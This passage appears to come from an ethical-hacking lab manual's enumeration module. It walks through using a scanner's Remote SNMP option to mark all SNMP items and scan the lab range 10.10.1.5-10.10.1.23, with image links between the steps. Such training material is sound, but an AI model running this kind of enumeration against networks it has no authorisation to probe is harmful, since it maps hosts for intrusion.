


6. Click on the **Options** menu, and select **Remote SNMP...** from the drop down list. The **SNMP** pop-up window will appear.




Module 04 – Enumeration

- Click the **Mark All/None** button to select all the items available for SNMP scanning and close the window.




- To scan your network, enter an IP range in the **IPv4 From** and **To** fields (in this example, the target IP address range is **10.10.1.5-10.10.1.23**), and click the **Start Scanning** button.

